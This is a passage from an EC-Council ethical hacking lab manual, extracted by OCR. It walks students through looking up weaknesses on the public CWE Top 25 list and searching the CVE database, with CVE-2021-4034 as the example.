


11. A webpage appears, displaying **CWE VIEW: Weaknesses in the 2021 CWE Top 25 Most Dangerous Software Weaknesses**. Scroll down and view a list of **Weaknesses in the 2021 CWE Top 25 Most Dangerous Software Weaknesses** under the **Relationships** section. You can click on each weakness to view detailed information on it.

    Note: This information can be used to exploit the vulnerabilities in the software and further launch attacks.

    Note: The result showing publishing year might differ when you perform this task.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



12. Similarly, you can go back to the CWE website and explore other options, as well.
13. Attacker can find vulnerabilities on the services running on the target systems and further exploit them to launch attacks.
14. This concludes the demonstration of checking vulnerabilities in the Common Weakness Enumeration (CWE).
15. Close all open windows and document all the acquired information.

Task 2: Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)


Common Vulnerabilities and Exposures (CVE) is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. It is used to discuss or share information about a unique software or firmware vulnerability, provides a baseline for tool evaluation, and enables data exchange for cybersecurity automation.

Here, we will use CVE to view the latest underlying system and software vulnerabilities.


1. In **Windows 11** virtual machine, launch any browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://cve.mitre.org/** and press **Enter**
2. **CVE** website appears. In the right pane, under the **Newest CVE Entries** section, recently discovered vulnerabilities are displayed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The result might differ when you perform this task.




3. You can copy the name of any vulnerability under the **Newest CVE Records** section and search on CVE to view detailed information on it.
4. Now, click on the **Search CVE List** tab. Under **Search CVE List** section, type the vulnerability name (here, **CVE-2021-4034**) in the search bar, and click **Submit**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. **Search Results** page appears, displaying the information regarding the searched vulnerability. You can click the vulnerability link to view further detailed information regarding the vulnerability.

   Note: We will exploit this vulnerability in Module 06 System Hacking to gain access to the target system.

